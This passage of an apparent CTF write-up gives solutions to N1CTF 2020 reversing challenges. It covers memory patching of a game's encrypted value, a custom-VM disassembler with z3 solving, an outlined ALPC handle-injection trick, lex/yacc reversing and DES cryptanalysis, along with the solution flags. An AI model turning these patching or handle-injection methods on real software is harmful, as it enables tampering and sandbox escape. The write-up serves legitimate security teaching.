onEnter:",ptr(this.arg0).readCString(),ptr(this.arg1).readCString(),ptr(this.arg
2).readCString())

        },onLeave : function(retval){

            console.log("sub_122A0 onLeave:",hexdump(retval))

        }
    });
}
```

```
function main(){
    hook_native();
}
setImmediate(main);
```

Fixed Camera

1.Use Cheat Engine to search the value of angle
2.Lock this value, but doesn't work, seem like value has been encrypted.
3.Use IL2CppDumper to dump the program, and it is easy to find the user script.
https://github.com/Perfare/Il2CppDumper

```
// Namespace:
public class EncryptValue : MonoBehaviour // TypeDefIndex: 2784
{
    // Fields
    private int encrypted_value; // 0x18
    private int key; // 0x1C

    // Methods

    // RVA: 0x647E20 Offset: 0x646C20 VA: 0x180647E20
    public void set_seed() { }

    // RVA: 0x647DC0 Offset: 0x646BC0 VA: 0x180647DC0
    public int get_value() { }

    // RVA: 0x647E60 Offset: 0x646C60 VA: 0x180647E60
    public void set_value(int p_value) { }

    // RVA: 0x14F8B0 Offset: 0x14E6B0 VA: 0x18014F8B0
    public void .ctor() { }
}
```

4.Locate to the value encryption function, and found the value encrypts by random number.

IDA VIEW-A | PSEUDOCODE-A | HEX VIEW-1 | STRUCTURES | EN

```
1__int64 __fastcall EncryptValue__set_seed(__int64 a1)
2{
3  __int64 v1; // rbx
4  float v2; // xmm0_4
5  __int64 result; // rax
6
7  v1 = a1;
8  v2 = UnityEngine_Time__get_time(0i64);
9  UnityEngine_Random__set_seed((signed int)v2, 0i64);
10  result = (unsigned int)(signed int)UnityEngine_Random__Range(0.0, 100.0, 0i64);
11  *(_DWORD *)(v1 + 28) = result;
12  return result;
13}
```

5.Take out the random funtion by debuger, then you can find the unencrypted value appear in program memory.（Or you could just patch the limitation code of angle ）

```
48 31 C0        xor     rax,rax
C3              ret
```

N1vault

EasyRE

Apply for memory in vm_init to read the opcode and initialize the registers and memory.

```
void *vm_init()
{
  LPVOID Dst; // ST50_8
  DWORD nNumberOfBytesToRead; // ST40_4
  void *result; // rax
  HANDLE hFile; // [rsp+48h] [rbp-30h]
  void *lpBuffer; // [rsp+58h] [rbp-20h]
  DWORD NumberOfBytesRead; // [rsp+60h] [rbp-18h]

  memset(&dword_40006620, 0, 0x38ui64);
  lpBuffer = VirtualAlloc(0i64, 0x100000ui64, 0x103000u, 4u);
  Dst = VirtualAlloc((LPVOID)0x4000000, 0x10000ui64, 0x103000u, 4u);
  memset(Dst, 0, 0x10000ui64);
  lpAddress = (LPVOID)(unsigned int)((_DWORD)Dst + 0x10000);
  hFile = CreateFileA("opcode.bin", 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
  if ( hFile == (HANDLE)0xFFFFFFFFFFFFFFFFi64 )
  {
    printf("Cannot open opcode.bin !\n");
    exit(0);
  }
  nNumberOfBytesToRead = GetFileSize(hFile, 0i64);
  NumberOfBytesRead = 0;
  ReadFile(hFile, lpBuffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0i64);
  result = lpBuffer;
  opcode = lpBuffer;
  return result;
}
```

Looking at vm_run, we can't see all the pseudo code

```
void vm_run()
{
  while ( 1 )
  {
    WaitForMultipleObjects(*(_DWORD *)opcode & 0xF000000, 0i64, 0, 0);
    opcode = (char *)opcode + 12;
  }
}
```

```
.text:0000000040001902 ;           __try { // __except at loc_40002051
.text:00000000400019C2 ;             __try { // __except at loc_40001FB0
.text:00000000400019C2 ;               __try { // __except at loc_40001F39
.text:00000000400019C2 ;                 __try { // __except at loc_40001E9E
.text:00000000400019C2 ;                   __try { // __except at loc_40001D77
.text:00000000400019C2 ;                     __try { // __except at loc_40001CF6
.text:00000000400019C2 ;                       __try { // __except at loc_40001C11
.text:00000000400019C2 ;                         __try { // __except at loc_400019F3
.text:00000000400019C2                 mov     rax, cs:opcode
.text:00000000400019C9                 mov     eax, [rax]
.text:00000000400019CB                 mov     [rsp+1A8h+nCount], eax
.text:00000000400019CF                 mov     eax, [rsp+1A8h+nCount]
.text:00000000400019D3                 and     eax, 0F000000h
.text:00000000400019D8                 mov     [rsp+1A8h+nCount], eax
.text:00000000400019DC                 xor     r9d, r9d        ; dwMilliseconds
.text:00000000400019DF                 xor     r8d, r8d        ; bWaitAll
.text:00000000400019E2                 xor     edx, edx        ; lpHandles
.text:00000000400019E4                 mov     ecx, [rsp+1A8h+nCount] ; nCount
.text:00000000400019E8                 call    cs:WaitForMultipleObjects
.text:00000000400019EE                 jmp     loc_40001C0C
.text:00000000400019EE ;                         } // starts at 400019C2
.text:00000000400019F3 ; ---------------------------------------------------------------------------
.text:00000000400019F3
.text:00000000400019F3 loc_400019F3:                           ; DATA XREF: .rdata:stru_40004A00↓o
.text:00000000400019F3 ;   __except(loc_40003700) // owned by 400019C2
.text:00000000400019F3                 mov     rax, cs:opcode
.text:00000000400019FA                 mov     eax, [rax]
.text:00000000400019FC                 and     eax, 0FFF000h
.text:0000000040001A01                 mov     [rsp+1A8h+var_178], eax
.text:0000000040001A05                 mov     rax, cs:opcode
.text:0000000040001A0C                 mov     eax, [rax]
```

We can create a new segment, copy the exception handling to this segment, and create a function for each exception handling to view the pseudo code.

Write a disassembly script of the virtual machine instructions according to the pseudo code:

```
import binascii

rip = 0
f=open('opcode.bin','rb')
t=f.read()
opcode=[((t[i+3]<<24)|(t[i+2]<<16)|(t[i+1]<<8)|t[i]) for i in range(0,len(t),4)]

opcode_type_id = [0x1000000, 0x2000000, 0x3000000, 0x6000000, 0x5000000,
0x4000000,
                  0x7000000, 0x8000000, 0x9000000, 0x0B000000, 0x0C000000,
0x0A000000]

tot=0
tag=3

while rip != len(opcode):
    opcode_type = opcode[rip] & 0xF000000
    opcode_a1 = opcode[rip] & 0xFFF000
    opcode_a2 = opcode[rip] & 0xFFF
    arg1 = opcode[rip+1]
    arg2 = opcode[rip+2]

    if tag==2:
```

```
        print("LABLE_%d:"%tot)
        tot+=1

    if opcode_type == opcode_type_id[0]:
        if opcode_a1 == 0x800000:
            if opcode_a2==0x900:
                print('memory[ %s + 0x100 ] = %s;'%(hex(arg1),hex(arg2)))

            elif opcode_a2==0x100:
                print('reg_1 = %s;'%(hex(arg1)))

            elif opcode_a2==0x400:
                print('reg_3 = %s;'%(hex(arg1)))

        elif opcode_a1 == 0x900000:
            if opcode_a2==0x100:
                print('reg_1 = memory[ %s + 0x100 ];'%(hex(arg1)))

            elif opcode_a2==0x400:
                print('reg_3 = memory[ %s + 0x100 ];'%(hex(arg1)))

        elif opcode_a1 == 0x101000:
            if opcode_a2==0x900:
                print('memory[ %s + 0x100 ] = (unsigned char)reg_1;'%
(hex(arg1)))

            elif opcode_a2==0x700:
                if arg1==1:
                    print('*(unsigned char *)reg_3 = (unsigned char)reg_1;')

                elif arg1==2:
                    print('*(unsigned char *)reg_1 = (unsigned char)reg_1;')

        elif opcode_a1 == 0x401000:
            if opcode_a2==0x700:
                if arg1==1:
                    print('*(unsigned char *)reg_3 = (unsigned char)reg_3;')

                elif arg1==2:
                    print('*(unsigned char *)reg_1 = (unsigned char)reg_3;')

        elif opcode_a1 == 0x400000:
            if opcode_a2==0x300:
                print('reg_2 = reg_3;')
            elif opcode_a2==0x100:
                print('reg_1 = reg_3;')

        elif opcode_a1 == 0xA00000:
            print('reg_3 = %s + reg_1;'%(hex(arg1)))

    elif opcode_type==opcode_type_id[1]:
        if opcode_a1==0x800000:
            if opcode_a2==0x100:
                print('reg_1 += %s;'%(hex(arg1)))

            elif opcode_a2==0x400:
                print('reg_3 += %s;'%(hex(arg1)))
```

```
        elif opcode_a1==0x100000:
            if opcode_a2==0x400:
                print('reg_3 += reg_1;')

        elif opcode_a1==0x400000:
            if opcode_a2==0x100:
                print('reg_1 += reg_3;')

    elif opcode_type==opcode_type_id[2]:
        if opcode_a1==0x100000:
            if opcode_a2==0x400:
                print('reg_3 -= reg_1;')

    elif opcode_type==opcode_type_id[3]:
        if opcode_a1==0x700000:
            if arg1==1:
                if opcode_a2==0x100:
                    print('reg_1 = *(unsigned char *)(reg_1 + %s);'%(hex(arg2)))
            elif arg1==2:
                if opcode_a2==0x400:
                    print('reg_3 = *(unsigned char *)reg_3;')

        elif opcode_a1==0x101000:
            if opcode_a2==0x400:
                print('reg_3 = (unsigned char)reg_1;')

            elif opcode_a2==0x100:
                print('reg_1 = (unsigned char)reg_1;')


        elif opcode_a1==0x401000:
            if opcode_a2==0x100:
                print('reg_1 = (unsigned char)reg_3;')
            elif opcode_a2==0x400:
                print('reg_3 = (unsigned char)reg_3;')


    elif opcode_type==opcode_type_id[4]:
        if opcode_a1==0x800000:
            if opcode_a2==0x401:
                print('tmp = (unsigned char*)&reg_3; *tmp >>= 4;')

    elif opcode_type==opcode_type_id[5]:
        if opcode_a1==0x800000:
            if opcode_a2==0x400:
                print('reg_3 <<= 4;')

    elif opcode_type==opcode_type_id[6]:
        if opcode_a1==0x300000:
            if opcode_a2==0x400:
                print('reg_3 |= reg_2;')

    elif opcode_type==opcode_type_id[7]:
        if opcode_a1==0x900000:
            if opcode_a2==0x101:
                print('tmp = (unsigned char*)&reg_1; *tmp ^= memory[ %s + 0x100
];'%(hex(arg1)))
```

```
    elif opcode_type==opcode_type_id[8]:
        if opcode_a1==0x800000:
            if opcode_a2==0x100:
                print('eflag = reg_1 - %s;'%(hex(arg1)))

    elif opcode_type==opcode_type_id[9]:
        tmp = opcode_type_id[arg1]
        opcode_type_id[arg1] = opcode_type_id[arg2]
        opcode_type_id[arg2] = tmp

        #print('swap SCOPE_TABLE[ %d ] , SCOPE_TABLE[ %d ]'%(arg1,arg2))

    elif opcode_type==opcode_type_id[10]:
        if arg1==1:
            print('goto xxx')
        else:
            print('if(!eflag) goto LABLE_%d;'%tot)

        tag=0

    elif opcode_type==opcode_type_id[11]:
        print('ret reg_1 == 1;')

    rip += 3
    tag += 1
```

0x40006660 is the address of the flag

The virtual machine code is divided into two parts, one is encryption, and the other is the result of verifying encryption.

The output of the disassembly script is a C-like language syntax format, which can be compiled into a more readable form.

```
v0 = 1;
v1 = flag[0] + flag[1] + flag[2] + flag[3] + flag[4] + flag[5] + flag[6];
if ( v1 != 700 )
  v0 = 0;
if ( v1 - flag[7] != 500 )
  v0 = 0;
v2 = flag[7] + flag[8] + v1;
if ( v2 != 1056 )
  v0 = 0;
if ( v2 - flag[9] != 998 )
  v0 = 0;
v3 = v2 + flag[10] + flag[9];
if ( v3 != 1212 )
  v0 = 0;
v4 = v3 + flag[11];
v5 = v0;
```

Then get some expressions:

```
flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]==700
flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]-flag[7]==500
flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]+flag[7]+flag[8]==1056
flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]+flag[7]+flag[8]-
flag[9]==998
flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]+flag[7]+flag[8]+flag[9]+
flag[10]==1212
flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]+flag[7]+flag[8]+flag[9]+
flag[10]+flag[11]==1467
flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]+flag[7]+flag[8]+flag[9]+
flag[10]+flag[11]-flag[12]==1279
....
....
....
flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]+flag[7]+flag[8]+flag[9]+
flag[10]+flag[11]+flag[12]+flag[13]+flag[14]+flag[15]+flag[16]+flag[17]+flag[18]
+flag[19]+flag[20]+flag[21]+flag[22]+flag[23]+flag[24]+flag[25]+flag[26]+flag[27
]+flag[28]+flag[29]+flag[30]+flag[31]+flag[32]+flag[33]+flag[34]+flag[35]+flag[3
6]+flag[37]+flag[38]+flag[39]+flag[40]+flag[41]+flag[42]+flag[43]+flag[44]+flag[
45]+flag[46]+flag[47]+flag[48]+flag[49]+flag[50]+flag[51]+flag[52]+flag[53]+flag
[54]+flag[55]+flag[56]+flag[57]+flag[58]+flag[59]+flag[60]+flag[61]==7134
```

Solve the value using z3.

```
[0x6e,0x31,0x63,0x74,0x66,0x7b,0x65,0xc8,0x9c,0x3a,0x62,0xff,0xbc,0x3d,0x6e,0xfb
,0xde,0x1b,0x58,0x99,0xcc,0x2a,0x6f,0x8a,0x7f,0x0a,0x52,0x49,0x1d,0x22,0x76,0x8b
,0x7f,0x18,0x47,0xf9,0xed,0x29,0x6d,0x2b,0xbf,0x03,0x44,0x4a,0xde,0x37,0x68,0xe9
,0x1d,0x37,0x7e,0xfb,0xbe,0x1b,0x49,0xe8,0xdd,0x3d,0x74,0x3b,0x4f,0x5a,0x7d]
```

Analyze the encrypted part and find that the loop is unrolled.

```
for (int i = 0; i < 31; i++)
{
    if (i % 2 == 0)
    {
        flag[i * 2] = ((flag[i * 2] & 0xf0) >> 4) | ((flag[i * 2] & 0xf) << 4);
        flag[i * 2] ^= a;
        a = flag[i * 2];
        flag[(i * 2) + 1] ^= b;
        b = flag[(i * 2) + 1];
    }
    else
    {
        flag[i * 2] ^= b;
        b = flag[i * 2];
        flag[(i * 2) + 1] = ((flag[(i * 2) + 1] & 0xf0) >> 4) | ((flag[(i * 2) +
1] & 0xf) << 4);
        flag[(i * 2) + 1] ^= a;
        a = flag[(i * 2) + 1];
    }
}
```

The encryption algorithm is relatively simple, you can write the decryption algorithm directly, or you can use z3 to solve it.

Finally get the flag

```
n1ctf{ThE_X64_StRuCtUrEd_eXcEpTiOn_hAnDlInG_Is_sO_InTeReStInG.}
```

chinese version：https://github.com/125e591/wp/blob/main/n1ctf2020_easyRE

Auth

This is a Windows internal related challenge. Congrats to `NESE_Y&G` for being the only team that solved the challenge. As it's already stated in the description this challenge is the most "contrived" one as you will see below.

Basically `auth.exe` creates an `ALPC-port` and listens for incoming requests. It provides two `opcodes`: `0x1337` for `checking the token and getting the flag`, `0` for exiting. Normally you won't be able to pass the check because you have no access to the `token.txt`, but if you looked carefully, you can see that the handle of `token.txt` is truncated to 16-bits before calling the check function. So it's possible to flood the `auth.exe` with handles and get our file handle to be passed to the check function. Now, because of the sandboxing, you can't get a handle to the `auth.exe` to `DuplicateHandle` into the process. But since we're communicating on an `ALPC` channel, we can send messages with handle attributes to inject them into the server, and now we get all the pieces we need to get the flag.

In order to get familiar with `ALPC` I suggest you read the slides. The source code and solution can be found at here.

BabyCompiler

I am studying compiler recently, and I had learned some basic knowlege about Lex and Yacc, so this problem is based on lex and yacc.

The BabyComiler is a simple program generated by lex and yacc, it recvs some tokens and then process them.

To reverse this program, you can compile some lex and yacc examples to find the common things like symbols and the code templates.

In lex, each token could hava a process function. when the lex recved target token, the function will be called. And all process functions will be arrange to a switch.

Each token will genernate a yy_act, yy_act is from yy_accept.....To understand the detailed work, you need to learn some basic compiler principles, such as NFA.

The template code as blows

```
do_action:  /* This label is used only to access EOF actions. */

        switch ( yy_act )
    { /* beginning of action switch */
            case 0: /* must back up */
            /* undo the effects of YY_DO_BEFORE_ACTION */
            *yy_cp = (yy_hold_char);
            yy_cp = (yy_last_accepting_cpos);
            yy_current_state = (yy_last_accepting_state);
            goto yy_find_action;

case 1:
```

```
YY_RULE_SETUP
#line 7 "1.l"
return EQ;
    YY_BREAK
case 2:
YY_RULE_SETUP
#line 8 "1.l"
return POW;
    YY_BREAK
case 3:
.................
```

So we can work out from the lex's code that the lex recv these tokens:

n1ctf, {,},YACC,LEX,CTF,FUN,+,-,*,^ and Numbers.

you can use angr, set the target address at each case's entry to work out their corresponding tokens.

The yacc has the same structure too, each rule has a process function and all process function's code will be put into a switch.

The template as blow:

```
    Otherwise, the following line sets YYVAL to garbage.
     This behavior is undocumented and Bison
     users should not rely upon it.  Assigning to YYVAL
     unconditionally makes the parser a bit smaller, and it avoids a
     GCC warning that YYVAL may be used uninitialized.  */
  yyval = yyvsp[1-yylen];


  YY_REDUCE_PRINT (yyn);
  switch (yyn)
    {
        case 2:
        ◦ ◦ ◦ ◦ ◦ ◦ ◦ ◦ ◦
```

you can easily find the switch struct in the ida

```
.text:000000000000310D                lea     rdi, dword_4960
.text:0000000000003114                movsxd  rdx, dword ptr [rdi+rdx*4]
.text:0000000000003118                add     rdx, rdi
.text:000000000000311B                db      3Eh
.text:000000000000311B                jmp     rdx
```

if you are using ida7.0 you may can't get switch properly recognized.

You can set a breakpoint on each case entry, and then use n1ctf{xxx} as input to test xxx's process function.(xxx is a token)

a b c d e is global varibles.

rule: TopExp addr: 36A1

```
.text:000000000000369E                jmp     rax
.text:00000000000036A1                mov     eax, cs:a
.text:00000000000036A7                cmp     eax,
.text:00000000000036AC                jnz     short wrong
.text:00000000000036AE                lea     rdi, aYesYouAreRight ; "yes you
are right."
.text:00000000000036B5                mov     eax, 0
.text:00000000000036BA                call    sub_1200
.text:00000000000036BF                jmp     short loc_36CD
```

require:
a == 0x3F9D72D4

rule:YACC addr:36D7

```
.text:00000000000036D7                mov     eax, cs:b
.text:00000000000036DD                test    eax, eax
.text:00000000000036DF                jnz     short wrong1
.text:00000000000036E1                mov     eax, cs:c
.text:00000000000036E7                test    eax, eax
.text:00000000000036E9                jnz     short wrong1
.text:00000000000036EB                mov     eax, cs:d
.text:00000000000036F1                test    eax, eax
.text:00000000000036F3                jnz     short wrong1
.text:00000000000036F5                mov     eax, cs:e
.text:00000000000036FB                test    eax, eax
.text:00000000000036FD                jz      short loc_3715
.text:00000000000036FF
.text:00000000000036FF wrong1:                                ; CODE XREF:
sub_31CF+510↑j
.text:00000000000036FF                                        ; sub_31CF+51A↑j
...
.text:00000000000036FF                lea     rdi, aYouAreWrong ; "you are
wrong!"
.text:0000000000003706                call    sub_11A0
.text:000000000000370B                mov     edi, 0
.text:0000000000003710                call    exit_0
.text:0000000000003715 ; ---------------------------------------------------------
--------------------
.text:0000000000003715
.text:0000000000003715 loc_3715:                              ; CODE XREF:
sub_31CF+52E↑j
.text:0000000000003715                mov     cs:b, 0AABBh
.text:000000000000371F                jmp     loc_391D
```

require:
b == 0
c == 0
d == 0
e == 0
set: b = 0xAABB

rule:LEX addr:3724

```
.text:0000000000003724                mov     eax, cs:b
.text:000000000000372A                cmp     eax, 0AABBh
.text:000000000000372F                jnz     short loc_374F
.text:0000000000003731                mov     eax, cs:c
.text:0000000000003737                test    eax, eax
.text:0000000000003739                jnz     short loc_374F
.text:000000000000373B                mov     eax, cs:d
.text:0000000000003741                test    eax, eax
.text:0000000000003743                jnz     short loc_374F
.text:0000000000003745                mov     eax, cs:e
.text:000000000000374B                test    eax, eax
.text:000000000000374D                jz      short loc_3765
.text:000000000000374F
.text:000000000000374F loc_374F:                              ; CODE XREF:
sub_31CF+560↑j
.text:000000000000374F                                        ; sub_31CF+56A↑j
...
.text:000000000000374F                lea     rdi, aYouAreWrong ; "you are
wrong!"
.text:0000000000003756                call    sub_11A0
.text:000000000000375B                mov     edi, 0
.text:0000000000003760                call    exit_0
.text:0000000000003765 ; ---------------------------------------------------------
--------------------
.text:0000000000003765
.text:0000000000003765 loc_3765:                              ; CODE XREF:
sub_31CF+57E↑j
.text:0000000000003765                mov     cs:d, 0CCDDh
.text:000000000000376F                jmp     switch1
```

require:
b == 0xAABB
c == 0
d == 0
e == 0
set:d = 0xCCDD

rule:CTF addr:3774

```
.text:0000000000003774                mov     eax, cs:b
.text:000000000000377A                cmp     eax, 0AABBh
.text:000000000000377F                jnz     short loc_37A2
.text:0000000000003781                mov     eax, cs:c
.text:0000000000003787                test    eax, eax
.text:0000000000003789                jnz     short loc_37A2
.text:000000000000378B                mov     eax, cs:d
.text:0000000000003791                cmp     eax, 0CCDDh
.text:0000000000003796                jnz     short loc_37A2
.text:0000000000003798                mov     eax, cs:e
.text:000000000000379E                test    eax, eax
.text:00000000000037A0                jz      short loc_37B8
.text:00000000000037A2
.text:00000000000037A2 loc_37A2:                              ; CODE XREF:
sub_31CF+5B0↑j
```

```
.text:00000000000037A2                                         ; sub_31CF+5BA↑j
...
.text:00000000000037A2                 lea     rdi, aYouAreWrong ; "you are
wrong!"
.text:00000000000037A9                 call    sub_11A0
.text:00000000000037AE                 mov     edi, 0
.text:00000000000037B3                 call    exit_0
.text:00000000000037B8 ; ---------------------------------------------------------
--------------------
.text:00000000000037B8
.text:00000000000037B8 loc_37B8:                               ; CODE XREF:
sub_31CF+5D1↑j
.text:00000000000037B8                 mov     cs:c, 123h
.text:00000000000037C2                 jmp     switch1
```

require:
b == 0xAABB
c == 0
d == 0xCCDD
e == 0
set: c = 0x123

rule: FUN addr:37C7

```
.text:00000000000037C7                 mov     eax, cs:b
.text:00000000000037CD                 cmp     eax, 0AABBh
.text:00000000000037D2                 jnz     short loc_37F8
.text:00000000000037D4                 mov     eax, cs:c
.text:00000000000037DA                 cmp     eax, 123h
.text:00000000000037DF                 jnz     short loc_37F8
.text:00000000000037E1                 mov     eax, cs:d
.text:00000000000037E7                 cmp     eax, 0CCDDh
.text:00000000000037EC                 jnz     short loc_37F8
.text:00000000000037EE                 mov     eax, cs:e
.text:00000000000037F4                 test    eax, eax
.text:00000000000037F6                 jz      short loc_380E
.text:00000000000037F8
.text:00000000000037F8 loc_37F8:                               ; CODE XREF:
sub_31CF+603↑j
.text:00000000000037F8                                         ; sub_31CF+610↑j
...
.text:00000000000037F8                 lea     rdi, aYouAreWrong ; "you are
wrong!"
.text:00000000000037FF                 call    sub_11A0
.text:0000000000003804                 mov     edi, 0
.text:0000000000003809                 call    exit_0
.text:000000000000380E ; ---------------------------------------------------------
--------------------
.text:000000000000380E
.text:000000000000380E loc_380E:                               ; CODE XREF:
sub_31CF+627↑j
.text:000000000000380E                 mov     cs:e, 456h
.text:0000000000003818                 mov     eax, cs:e
.text:000000000000381E                 mov     cs:a, eax
.text:0000000000003824                 jmp     switch1
```

require:
b == 0xAABB
c == 0x123
d == 0xCCDD
e == 0
set: e = 0x456

rule:*

```
.text:0000000000003829                mov     edx, cs:a
.text:000000000000382F                mov     eax, cs:b
.text:0000000000003835                imul    eax, edx
.text:0000000000003838                mov     cs:a, eax
.text:000000000000383E                mov     eax, cs:a
.text:0000000000003844                cmp     eax, 3F9D72D4h
.text:0000000000003849                jz      switch2
.text:000000000000384F                lea     rdi, aYouAreWrong ; "you are
wrong!"
.text:0000000000003856                call    sub_11A0
.text:000000000000385B                mov     edi, 0
.text:0000000000003860                call    exit_0
```

require:b * a == 0x3F9D72D4
set a = a*b

rule:+

```
.text:0000000000003865                mov     edx, cs:a
.text:000000000000386B                mov     eax, cs:d
.text:0000000000003871                add     eax, edx
.text:0000000000003873                mov     cs:a, eax
.text:0000000000003879                mov     eax, cs:a
.text:000000000000387F                cmp     eax, 16DD3Ch
.text:0000000000003884                jz      loc_3916
.text:000000000000388A                lea     rdi, aYouAreWrong ; "you are
wrong!"
.text:0000000000003891                call    sub_11A0
.text:0000000000003896                mov     edi, 0
.text:000000000000389B                call    exit_0
```

require:a+d == 0x16DD3C
set a=a+b

rule:-

```
.text:00000000000038A0                mov     edx, cs:a
.text:00000000000038A6                mov     eax, cs:c
.text:00000000000038AC                sub     edx, eax
.text:00000000000038AE                mov     eax, edx
.text:00000000000038B0                mov     cs:a, eax
.text:00000000000038B6                mov     eax, cs:a
.text:00000000000038BC                cmp     eax, 16105Fh
.text:00000000000038C1                jz      short loc_3919
.text:00000000000038C3                lea     rdi, aYouAreWrong ; "you are
wrong!"
.text:00000000000038CA                call    sub_11A0
.text:00000000000038CF                mov     edi, 0
.text:00000000000038D4                call    exit_0
```

require:a - c == 0x16105F
set: a = a - c
rule: ^

```
.text:00000000000038D9                mov     eax, cs:a
.text:00000000000038DF                mov     edx, cs:dword_70E0
.text:00000000000038E5                xor     eax, edx
.text:00000000000038E7                mov     cs:a, eax
.text:00000000000038ED                mov     eax, cs:a
.text:00000000000038F3                cmp     eax, 161182h
.text:00000000000038F8                jz      short loc_391C
.text:00000000000038FA                lea     rdi, aYouAreWrong ; "you are
wrong!"
.text:0000000000003901                call    sub_11A0
.text:0000000000003906                mov     edi, 0
.text:000000000000390B                call    exit_0
```

require: a ^ dword_70E0 == 0x161182
set: a ^= dword_70E0
dword_70E0(yylval) is a number from input parsed by lex.

The yacc parse tokens from left to right one by one , and then parse symbols(+,-,*,^) from right to left one by one.

We can easily conclude right token sequence by 'require' and 'set'
n1ctf{YACC*LEX+CTF-FUN^1447380}

BabyOS

In the first, please allow me introduce you a open source OS called xbook, which developed by a Chinese college student. If you use command 'strings' collect information from images, you can find it's name and git address.

You can get a copy from GitHub:
https://github.com/hzcx998/xbook2
The xbookOS has two images, the kernel and data.

The kernel is stored in a.img, and the data is stored in the other img which file system is FAT32.

The n1ctf program is stored in data image, and it can easily exports by mounting the image to vm which runs a Windows.

Unfortunately, the n1ctf program's file in the image is encrypted, and the decryption code may in the kernel.

The a.img is a Floppy Image contains the loader and 3 ELF files, using binwalk to detect ELF files as blows:

```
binwalk a.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
7271          0x1C67          ELF, 32-bit LSB processor-specific, (SYSV)
51200         0xC800          ELF, 32-bit LSB executable, Intel 80386, version 1
(SYSV)
409831        0x640E7         ELF, 32-bit LSB processor-specific, (SYSV)
422240        0x67160         HTML document header
422457        0x67239         HTML document footer
```

Extracting ELFs and loading them to IDA.

You can find a function called 'do_execute'. 'do_execute' is used to execute a program, like 'CreateProcess' in windows.

You can find decryption code in 'do_execute'. The kernel load the original file to memory and then decrypt it and then write to '/tmp/decrypt'.

so you can just exports /tmp/decrypt from data image.

```
v19 = sys_open("/tmp/decrypt", 28, 0);
if ( v19 >= 0 )
{
  v8 = sys_lseek(v7, 0, 2);
  sys_lseek(v7, 0, 0);
  v9 = kmalloc(v8);
  v10 = v9;
  if ( v9 )
  {
    if ( sys_read(v7, v9, v8) == v8 )
    {
      v12 = strlen("xpawqejc4654wqqwe123%#%3213");
      if ( v8 )
      {
        v13 = 0;
        do
        {
          *(v10 + v13) ^= aXpawqejc4654wq[v13 % v12] ^ v13;
          ++v13;
        }
        while ( v13 != v8 );
      }
      if ( sys_write(v19, v10, v8) == v8 )
      {
        kfree(v10);
        sys_close(v19);
        sys_close(v7);
        v14 = sys_open("/tmp/decrypt", 1, 0);
        if ( v14 < 0 )
          return -1;
```

After we successfully extract the n1ctf file and decrypt it, we can drag it into IDA for analysis. Locate the main function.

```
v56 = 0x74;
v57 = 0x5E;
v58 = 0x5E;
sub_25D0(0x6E86);
sub_2DA0(0, &v60, 9);
sub_1B30(&v60);
do
{
  v1 = v0++;
  v1 *= 0x10;
  v2 = (char *)&v59 + v1;
  v3 = &v11 + v1;
  sub_1BB0((int)(&v11 + v1), (int)&v59 + v1, 8, 0, 0);
  sub_1BB0((int)(v3 + 8), (int)(v2 + 8), 8, 0, 0);
  sub_20A0(v2, 8);
  sub_20A0(v2 + 8, 8);
}
while ( v0 != 3 );
sub_25D0(0x6EA0);
memset(&v9, 0, 0x100u);
sub_2DA0(0, &v8, 0x20);
sub_1F60(&v9, &v60, 8);
sub_2010(&v9, &v8, 0x20);
v4 = &v10;
qmemcpy(&v10, &unk_6F00, 0x80u);
v5 = 0;
do
{
  if ( *((unsigned __int8 *)&v8 + v5) != v4[v5] )
  {
    v6 = v4;
    sub_25D0(0x6ECD);
    sub_2320(0);
    v4 = v6;
  }
  ++v5;
```

The program's logic is that the user first input the key and uses the DES encryption algorithm to encrypt the specific plaintext, and the ciphertext is written into the out file. Then the user's first input is used as the rc4 key, and the user's second input is encrypted and compared with the specific ciphertext.

The number of des encryption rounds is only three rounds, and the key can be obtained by using a Differential Cryptanalysis. Then you can use the key to decrypt the ciphertext to get the flag.

```
#include<stdio.h>
#define NUM 3
char
final[32]="\x85\x3c\xb1\x81\x3d\x85\x95\x7a\xf6\x68\xd8\xfd\x9f\xdc\xcd\xd7\x73\
x18\x97\x32\xf1\x50\xe3\xd8\x07\x79\x01\x4a\x45\xea\x6e\x42";
void rc4_init(unsigned char *s, unsigned char *key, unsigned long Len)
{
    int i =0, j = 0;
    char k[256] = {0};
```

```
    unsigned char tmp = 0;
    for (i=0;i<256;i++) {
        s[i] = i;
        k[i] = key[i%Len];
    }
    for (i=0; i<256; i++) {
        j=(j+s[i]+k[i])%256;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
    }
}

void rc4_crypt(unsigned char *s, unsigned char *Data, unsigned long Len)
{
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned char tmp;
    for(k=0;k<Len;k++) {
        i=(i+1)%256;
        j=(j+s[i])%256;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
        t=(s[i]+s[j])%256;
        Data[k] ^= s[t];
    }
}
int PC1[56] = {
    57,49,41,33,25,17,9,1,
    58,50,42,34,26,18,10,2,
    59,51,43,35,27,19,11,3,
    60,52,44,36,63,55,47,39,
    31,23,15,7,62,54,46,38,
    30,22,14,6,61,53,45,37,
    29,21,13,5,28,20,12,4 };
int PC2[48] = {
    14,17,11,24,1,5,3,28,
    15,6,21,10,23,19,12,4,
    26,8,16,7,27,20,13,2,41,
    52,31,37,47,55,30,40,51,
    45,33,48,44,49,39,56,34,
    53,46,42,50,36,29,32 };
int S[8][4][16] = {
    14,4,13,1,2,15,11,8,3,10,6,12,5,9,0,7,
    0,15,7,4,14,2,13,1,10,6,12,11,9,5,3,8,
    4,1,14,8,13,6,2,11,15,12,9,7,3,10,5,0,
    15,12,8,2,4,9,1,7,5,11,3,14,10,0,6,13,
    15,1,8,14,6,11,3,4,9,7,2,13,12,0,5,10,
    3,13,4,7,15,2,8,14,12,0,1,10,6,9,11,5,
    0,14,7,11,10,4,13,1,5,8,12,6,9,3,2,15,
    13,8,10,1,3,15,4,2,11,6,7,12,0,5,14,9,
